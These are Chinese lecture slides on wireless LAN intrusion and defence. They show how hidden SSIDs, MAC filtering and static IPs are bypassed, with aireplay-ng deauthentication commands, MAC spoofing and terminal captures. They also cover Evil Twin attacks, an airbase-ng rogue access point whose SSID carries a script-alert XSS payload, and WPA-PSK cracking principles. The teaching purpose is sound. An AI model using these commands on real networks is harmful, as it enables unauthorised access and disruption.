



移动互联网安全

第三章 无线接入网入侵与防御

黄 玮



内容提纲

- 绕过那些似是而非的安全机制
- 已有安全机制的漏洞原理
- 安全机制漏洞利用实例
- 构建安全的无线局域网



细数那些似是而非的安全机制



全都是障眼法

- 禁止SSID广播
- MAC地址过滤
- 禁用DHCP，使用静态IP地址分配



无线路由器里的SSID广播默认设置

150M无线速率，11N技术，无线生活新选择

无线网络基本设置

本页面设置路由器无线网络的基本参数。

SSID号: TP-LINK_6B11D0

信道: 自动

无线模式: 11bgn mixed

频段带宽: 自动

开启无线功能

开启SSID广播

保存 **帮助**



发现隐藏的SSID

- SSID广播
 - AP在主动广播的beacon frame中包含SSID字段值
- 被动发现
 - 当有STA加入隐藏SSID的AP时，Probe Request中包含该AP的SSID
 - 强制该AP下已有的客户端下线，等待客户端断线重连后AP发送的Association Request、Probe Request和AP发送的Probe Response中包含的SSID



发现隐藏的SSID

Kali1.0.9 [Running]
10月20日星期一 13:44
20141020-hackmeifyoucan-sta-02.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: wlan_mgt.ssid contains Hack Expression... Clear Apply 保存

No.	Time	Source	Destination	Protocol	Length	Info
628	33.802836	Apple_dc:38:c4	Broadcast	802.11	133	Probe Request, SN=2956, FN=0, Flags=....., SSID=HackMeIfYouCanHidden
629	33.805951	08:57:00:6b:11:d0	Apple_dc:38:c4	802.11	259	Probe Response, SN=3406, FN=0, Flags=....., BI=100, SSID=HackMeIfYouCanHidden
635	33.900648	Apple_dc:38:c4	08:57:00:6b:11:d0	802.11	168	Association Request, SN=2958, FN=0, Flags=....., SSID=HackMeIfYouCanHidden
821	44.834606	Apple_dc:38:c4	Broadcast	802.11	133	Probe Request, SN=3067, FN=0, Flags=....., SSID=HackMeIfYouCanHidden
822	44.837193	08:57:00:6b:11:d0	Apple_dc:38:c4	802.11	259	Probe Response, SN=5, FN=0, Flags=....., BI=100, SSID=HackMeIfYouCanHidden
824	44.845870	Apple_dc:38:c4	Broadcast	802.11	133	Probe Request, SN=3068, FN=0, Flags=....., SSID=HackMeIfYouCanHidden
825	44.848457	08:57:00:6b:11:d0	Apple_dc:38:c4	802.11	259	Probe Response, SN=6, FN=0, Flags=....., BI=100, SSID=HackMeIfYouCanHidden

+ Frame 635: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits)
+ IEEE 802.11 Association Request, Flags:,
- IEEE 802.11 wireless LAN management frame
 + Fixed parameters (4 bytes)
 - Tagged parameters (140 bytes)
 Tag: SSID parameter set: HackMeIfYouCanHidden
 Tag Number: SSID parameter set (0)
 Tag length: 20

0000 00 00 3a 01 08 57 00 6b 11 d0 e0 f8 47 dc 38 c4W.kG.8.
0010 08 57 00 6b 11 d0 e0 b8 31 04 0a 00 00 14 48 61 .W.k.... 1....Ha
0020 63 6b 4d 65 49 66 59 ef 75 43 61 6e 48 69 64 64 ckMeIfYo uCanHidd
0030 65 6e 01 08 82 84 8b 96 24 30 48 6c 30 14 01 00 en..... \$0Hl0...
0040 00 0f ac 04 01 00 00 0f ac 04 01 00 00 0f ac 02
0050 0e 00 32 04 0c 12 18 60 2d 1a 0c 18 1b ff 00 00 ..2....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 dd 09 00 10 18 02 00 00 45 00 00 dd E...
File: "20141020-hackmeifyoucan-s...". Profile: Default

root@kali-local: ~/hidden... root@kali-local: ~ 20141020-hackmeifyou...



发现隐藏的SSID

- airodump-ng mon0 --bssid <AP's mac> --channel <AP's channel>
- aireplay-ng --deauth 5 -a <AP's mac> mon0
 - 向指定AP发送5个解除认证广播包
 - 等待客户端重连和观察airodump-ng的输出信息变化



发现隐藏的SSID

Kali1.0.9 [Running]
10月23日星期四 12:36 root

Computer

root@kali-local: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

CH 13][Elapsed: 8 s][2014-10-23 12:36

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
52: FE: B9	-1	0	0	0	1	-1				<length: 0>
52: FC: 38	-53	2	0	0	11	54e.	OPN			CMCC-EDU
52: FC: 39	-52	2	0	0	11	54e.	OPN			CLIC
08: 11: D0	-38	16	0	0	6	54e.	WPA2	CCMP	PSK	<length: 0>
AC: C6: C5	-25	12	0	0	1	54e.	WPA2	CCMP	PSK	*****
AC: C7: 5B	-35	7	0	0	8	54e.	WPA2	CCMP	PSK	
D8: 31: 18	-22	21	77	7	13	54e.	WPA2	CCMP	PSK	
C8: 72: A0	-35	8	0	0	6	54e.	WPA2	CCMP	PSK	
00: A0: 46	-39	8	0	0	6	54e.	OPN			
28: 0E: 66	-56	5	0	0	1	54e.	WPA2	CCMP	PSK	

BSS STATION PWR Rate Lost Frames Probe

52: (no rate)	FE: B9 E8:	BD: 9B -56	0 - 5	6	8	
(no rate)	10: E9: 60	-18	0 - 1	9	4	
(no rate)	F0: C3: FB	27	0 - 1	8	10	
(no rate)	F8: 27: 7B	-62	0 - 1	0	2	CUC
D8: 31: 18	10: F1: B4	-46	0 - 1	0	2	
D8: 31: 18	7C: 76: 44	-18	0 - 1	0	10	more you are able to hear.
D8: 31: 18	54: C9: 61	-1	1e- 0	0	3	
28: 0E: 66	20: 50: 6B	-64	0 - 1	2	2	

root@kali-local: ~#

右键图标



发现隐藏的SSID

Kali1.0.9 [Running]
10月23日星期四 13:16
root@kali-local: ~

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local: ~# iwlist wlan11 scanning | grep -A 30 '08:57:00:6B:11:D0'
    Cell 02 - Address: 08:57:00:6B:11:D0
        Channel: 6
        Frequency: 2.437 GHz (Channel 6)
        Quality=70/70  Signal level=-19 dBm
        Encryption key:on
        ESSID: ""
        Bit Rates: 1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                    9 Mb/s; 12 Mb/s; 18 Mb/s
        Bit Rates: 24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
        Mode: Master
        Extra: tsf=000000032f983180
        Extra: Last beacon: 2680ms ago
        IE: Unknown: 0000
        IE: Unknown: 010882848B960C121824
        IE: Unknown: 030106
        IE: Unknown: 050400010000
        IE: Unknown: 0706434E20010D14
        IE: Unknown: 2A0100
        IE: IEEE 802.11i/WPA2 Version 1
            Group Cipher : CCMP
            Pairwise Ciphers (1) : CCMP
            Authentication Suites (1) : PSK
        IE: Unknown: 32043048606C
        IE: Unknown: 2D1A6E1103FF000000000000000000000000000000000000000000000000000000000000
        IE: Unknown: 3D16060F06000000000000000000000000000000000000000000000000000000000000
        IE: Unknown: DD180050F2020101030003A4000027A4000042435E0062322F00
        IE: Unknown: DD1E00904C336E1103FF00000000000000000000000000000000000000000000000000000000000000
        IE: Unknown: DD1A00904C34060F06000000000000000000000000000000000000000000000000000000000000000000000000
        IE: Unknown: DD0900037F01010000FF7F
    Cell 03 - Address: D8:FE:E3:E5:31:18
        Channel: 13

root@kali-local: ~#
```



发现隐藏的SSID

Kali1.0.9 [Running]
10月20日星期一 13:56
root@kali-local: ~/hidden-ssid

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
CH 6 ][ Elapsed: 44 s ][ 2014-10-20 13:56 ][ fixed channel mon0: -1
BSSTID      PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUTH ESSID
08: 11:D0 -14 100    399    38   0   6 54e. WPA2 CCMP PSK HackMeIfYouCanHidden
AC: C6:CS -31 0      2       0   0   1 54e. WPA2 CCMP PSK
D8: 31:18 -35 0      4       178   0   13 54e. WPA2 CCMP PSK
AC: C7:5B -40 100    394    0   0   8 54e. WPA2 CCMP PSK
C8: 72:A0 -49 100    404    0   0   6 54e. WPA2 CCMP PSK
```

BS	STATION	PWR	Rate	Lost	Frames	Probe
(n) 00:00:E6	:E0:E6	0	0 - 1	0	0	
(n) 00:0C:C8	:C7:C8	-37	0 - 1	0	0	
(n) 00:D8:A4	:D8:A4	-46	0 - 1	0	0	
(n) 00:FC:35	:FC:35	-48	0 - 1	0	0	
(n) 00:F0:C3	:F0:C3	-50	0 - 1	0	0	
(n) 00:38:22	:38:22	-51	0 - 1	0	0	
(n) 00:60:B8	:60:B8	-62	0 - 1	0	0	
08: 11:D0	:11:D0	E0:38:C4	-40	1e- 1e	0	

root@kali-local: ~# poweroff^C
root@kali-local: ~# aireplay-ng --deauth 1 -a 08:[REDACTED] 11:D0 mon0 --ignore-negative-one
13:56:17 Waiting for beacon frame (BSSID: 08:[REDACTED] 11:D0) on channel -1
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
13:56:17 Sending DeAuth to broadcast -- BSSID: [08:[REDACTED] 11:D0]
root@kali-local: ~# aireplay-ng --deauth 1 -a 08:[REDACTED] 11:D0 mon0 --ignore-negative-one
13:56:24 Waiting for beacon frame (BSSID: 08:[REDACTED] 11:D0) on channel -1
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
13:56:24 Sending DeAuth to broadcast -- BSSID: [08:[REDACTED] 11:D0]
root@kali-local: ~#

root@kali-local: ~/hidden-ssid... root@kali-local: ~



发现隐藏的SSID

Kali1.0.9 [Running]
10月20日星期一 13:25
root@kali-local: ~/hidden-ssid

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
CH 6 ][ Elapsed: 20 s ][ 2014-10-20 13:25 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08: [REDACTED] 11:D0 - 3   82      157      0    0   6 54e. WPA2 CCMP PSK HackMeIfYouCanHidden
BSSID          STATION          PWR Rate Lost Frames Probe
08: [REDACTED] 11:D0 E0:[REDACTED] 38:C4 - 29  0 - 1     0       1

root@kali-local: ~/hidden-ssid# $
```

The quieter you become, the more you are able to hear.

root@kali-local: ~/hidden-ssid... Right 36



无线路由器中的MAC地址过滤设置

150M无线速率，11N技术，无线生活新选择

无线网络MAC地址过滤设置

本页设置 MAC 地址过滤来控制计算机对本无线网络的访问。

MAC 地址过滤功能：已关闭 [启用过滤](#)

过滤规则

- 禁止 列表中生效的MAC地址访问本无线网络
- 允许 列表中生效的MAC地址访问本无线网络

ID	MAC 地址	状态	描述	编辑
----	--------	----	----	----

[添加新条目](#) [所有条目生效](#) [所有条目失效](#) [删除所有条目](#)

[上一页](#) [下一页](#) [帮助](#)



绕过MAC地址过滤

- Linux
 - ifconfig wlan0 hw ether 00:11:22:33:44:55
- Windows
 - HKLM\SYSTEM\CurrentControlSet\Control\Class \{4D36E972-E325-11CE-BFC1-08002bE10318}
 - 取决于驱动和操作系统的支持情况
 - 使用第三方工具，例如TMAC、MAC Makeup



绕过MAC地址过滤

- 使用wpa_supplicant连接WPA/WPA2认证方式的无线网络
 - 先生成Hash之后的PSK

```
root@kali-local: ~# wpa_passphrase TargetSSID
# reading passphrase from stdin
hellopassword
network={
    ssid="TargetSSID"
    #psk="hellopassword"
    psk=4cc54666ad54da9f19f3e6fde3b8521bd3e06d8be19928c3864aea13db3d5a75
}
```



绕过MAC地址过滤

Kali1.0.9 [Running]
10月23日星期四 14:49 root

```
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local: ~# iwconfig
eth0      no wireless extensions.

lo       no wireless extensions.

wlan11   IEEE 802.11bg  ESSID:"HackMeIfYouCanHidden"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 08:[REDACTED] 11:D0
          Bit Rate:24 Mb/s  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-15 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:7  Missed beacon:0

root@kali-local: ~# dhclient wlan11
Reloading /etc/samba/smb.conf: smbd only.
root@kali-local: ~# ifconfig wlan11
wlan11  Link encap:Ethernet HWaddr 00:[REDACTED]e0:e6
        inet addr: 10.123.45.102  Bcast: 10.123.45.255  Mask: 255.255.255.0
        inet6 addr: fe80::2e0:4cff:fe93:e0e6/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU: 1500 Metric: 1
          RX packets: 1659 errors: 0 dropped: 0 overruns: 0 frame: 0
          TX packets: 23 errors: 0 dropped: 0 overruns: 0 carrier: 0
          collisions: 0 txqueuelen: 1000
          RX bytes: 544680 (531.9 KiB)  TX bytes: 3113 (3.0 KiB)

root@kali-local: ~# 
root@kali-local: ~# wpa_supplicant -iwlan11 -cwpa_supplicant.conf -Dnl80211
wlan11: SME: Trying to authenticate with 08:[REDACTED]11:d0 (SSID='HackMeIfYouCanHidden')
wlan11: Trying to associate with 08:57:00:6b:[REDACTED] (SSID='HackMeIfYouCanHidden')
wlan11: Associated with 08:57:00:6b:11:d0
wlan11: WPA: Key negotiation completed with 08:57:00:6b:11:d0 [ PTK=CCMP GTK=CCMP ]
wlan11: CTRL-EVENT-CONNECTED - Connection to 08:57:00:6b:11:d0 completed (auth)
[REDACTED]
```

carrier: 0
0 KiB)
ame: 0
carrier: 0
3)
t: Not-Associated
hr: off
LINK

root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ Right 36



发现局域网的IP地址分配

- 监听ARP广播
 - ARP广播的发生场景
 - 同一局域网下客户端相互之间首次访问
 - 客户端要访问外网，寻找网关地址



小型CTF比赛

- 红方：发现尽可能多蓝方同学设置的隐藏SSID
- 蓝方：设置AP禁用SSID广播，保证至少有一个客户端连入了该隐藏SSID的AP
- 提交Flag到课程FTP
 - 文本文件内容至少包含：
 - BSSID ESSID 信道 加密与认证方式
 - 文本文件命名：发现人姓名.txt
- 蓝方同学需要密切观察自己手机的隐藏热点连接状态



无线局域网安全机制

中国传媒大学



已有的安全机制原理（复习）

- 开放式认证（无认证）
- WEP - Wired Equivalency Protocol
- WPA - Wi-Fi Protected Access
- WPA2 - 802.11i
- WPS - Wi-Fi Protected Setup
- 802.11企业级认证 - EAP



已有安全机制的漏洞原理



开放式认证

中国传媒大学



明文通信协议

- 无线嗅探直接获得无线数据并分析应用层数据
- 明文Portal认证无法抵御
 - 重放和仿冒
 - ex. http会话中的cookie提取和重放
 - 已通过认证的无线STA的MAC地址被克隆
 - 监听
 - 应用层协议分析与还原



Evil Twin

- 802.11协议中对ESSID的使用没有任何强制认证机制
 - 任何人都可以任意声明
 - STA无法区分ESSID
 - BSSID也可以任意伪造
 - DS机制允许单个ESSID对应关联多个BSSID



Evil Twin

- 雁过拔毛
 - 该BS的服务提供AP对当前BS内的STA的所有通信流量可见、可控
 - DNS / DHCP / ARP
- 流量监控
- 透明代理
 - MITM
 - 投毒



Evil Twin

动手时间!



Evil ESSID

唯一标识	长度	SSID
1 byte	1 byte	0~32 byte

- 唯一标识：广播的SSID，此字段设置为0
- 长度：SSID字段的长度
- SSID：人类可读、可识别的无线网络名称
 - IEEE 802.11-2012 允许字符集未定义（未限制）



Evil SSID

- 格式化字符串注入
- 广告：传播垃圾信息
- XSS
- CSRF



ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.



Evil SSID —— XSSed on NetGear

192.168.0.1/start.htm

NETGEAR® SMARTWIZARD™ router manager
N300 Wireless ADSL2+ Modem Router model DGN2200B

HTTP/1.0 200 OK Content-length: 18215 Content-type: text/html

Wireless-Konfiguration

Wählen Sie das zu konfigurierende WLAN aus.

	Profil	SSID	Gastnetzwerk	Sicherheit	aktivieren
<input checked="" type="radio"/>	Primary	">			

1

agen

OK

Setup-Assistent

WPS-Client hinzufügen

Konfiguration

- Grundeinstellungen
- ADSL-Einstellungen
- Wireless-Konfiguration

USB-Speicher

- Grundeinstellungen
- Erweiterte Einstellungen

Zugriffsbeschränkungen

- Protokolle
- Seiten sperren
- Regeln für die Firewall
- Dienste
- Zeitplan
- E-Mail

Wartung



Evil SSID —— XSS failed on OpenWrt

OpenWrt - LuCI

192.168.111.1/cgi-bin/luci;/stok=733fbfe65ab4ce161e440d8557a1816c/admin/network/wirele...

31% | Encryption: mixed WPA/WPA2 - PSK | Join Network

84% <script>alert(/hacked/)</script> Channel: 6 | Mode: Master | BSSID: 23:33:33:33:33:33 | Encryption: open | Join Network

45% | Encryption: WPA2 - PSK | Join Network

Join Network

Elements Console Sources Network Timeline Profiles Resources Security Audits PageSpeed Adblock Plus

Preserve log Disable cache No throttling

RegEx Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

2000 ms 4000 ms 6000 ms 8000 ms 10000 ms 12000 ms 14000 ms 16000 ms 18000 ms 20000 ms 22000 ms 24000 ms 26000 ms 28000 ms

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 490 </abbr>

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 491 </td>

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 492 <td class="cbi-value-field" style="vertical-align:middle; text-align:left; padding:3px">

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 493 <big>script#62;alert(/hacked/)>/script></big>

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 494 Channel: 6 |

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 495 Mode: Master |

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 496 BSSID: 23:33:33:33:33:33 |

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 497 Encryption: open

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 498 </td>

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 499 <td class="cbi-value-field" style="width:40px">

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d8557a1816c/admin/network/wireless_join 500 <form action="/cgi-bin/luci;/stok=733fbfe65ab4ce161e440d8557a1816c/admin/network/wireless_join" 501 <input type="hidden" name="device" value="radio0" />

wireless_join?device=radio0 /cgi-bin/luci;/stok=733fbfe65ab4ce161e440d... 502 <input type="hidden" name="join" value="script#62;alert(/hacked/)>/script>" />

50 requests | 31.2 KB / 57.1 KB transferred | Fini...

0 of 0 Cancel

ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.



Evil SSID —— XSS failed on OpenWrt

```
CH 6 ][ Elapsed: 0 s ][ 2016-08-12 15:17 ][ paused output
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-------	-----	-----	---------	------------	----	----	-----	--------	------	-------

38	66	-78	0	2	0	0	6	54e.	WPA2 CCMP	PSK	[REDACTED]
D8	F0	-79	0	3	0	0	6	54e.	WPA2 CCMP	PSK	[REDACTED]
38	80	-79	0	1	6	0	6	54e.	OPN	[REDACTED]	[REDACTED]
38	82	-79	1	0	25	4	6	-1	OPN	[REDACTED]	[REDACTED]
3C	16	-48	83	44	0	0	6	54e.	WPA2 CCMP	PSK	[REDACTED]
23:33:33:33:33:33	-23	100	49	0	0	6	54	OPN			<script>alert(/hacked/)</script>

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

```
root@kali: ~
```

```
File Edit View Search Terminal Help
```

```
15:16:23 Access Point with BSSID 33:33:33:33:33:33 started.  
^C  
root@kali:~# airbase-ng --essid "<script>alert(/hacked/)</script>" -a "23:33:33:33:33:33" -c6 wlan2mon  
15:17:15 Created tap interface at0  
15:17:15 Trying to set MTU on at0 to 1500  
  
ti_set_mac failed: Cannot assign requested address  
You most probably want to set the MAC of your TAP interface.  
ifconfig <iface> hw ether 23:33:33:33:33:33  
  
15:17:15 Access Point with BSSID 23:33:33:33:33:33 started.
```

ref: Deral Heiland, Practical Exploitation Using A Malicious Service Set Identifier (SSID) , Blackhat EU 2013.



WPA-PSK

中国传媒大学




TKIP缺陷

- 2008年11月两名德国人Martin Beck, Erik Tews
 - Practical attacks against WEP and WPA
- 2009年两名日本人Toshihiro Ohigashi , Masakatu Morii进一步优化攻击
 - A Practical Message Falsification Attack on WPA
- 2009年10月Halvorsen进一步改进
 - Cryptanalysis of IEEE 802.11i TKIP



WPA/WPA2 PSK破解




在Personal模式下PSK就是PMK

$\text{PTK} = \text{Hash}(\text{PMK} \mid\mid \text{A-nonce} \mid\mid \text{S-nonce} \mid\mid \text{AP Mac} \mid\mid \text{STA Mac})$
 $= \text{Hash}(\text{PBKDF}(\text{Passphrase}, \text{SSID}, \text{ssidLength}, 4096, 256) \mid\mid \text{A-nonce} \mid\mid \text{S-nonce} \mid\mid \text{AP Mac} \mid\mid \text{STA Mac})$



WPA/WPA2 PSK破解





PTK与MIC的关系(1/2)


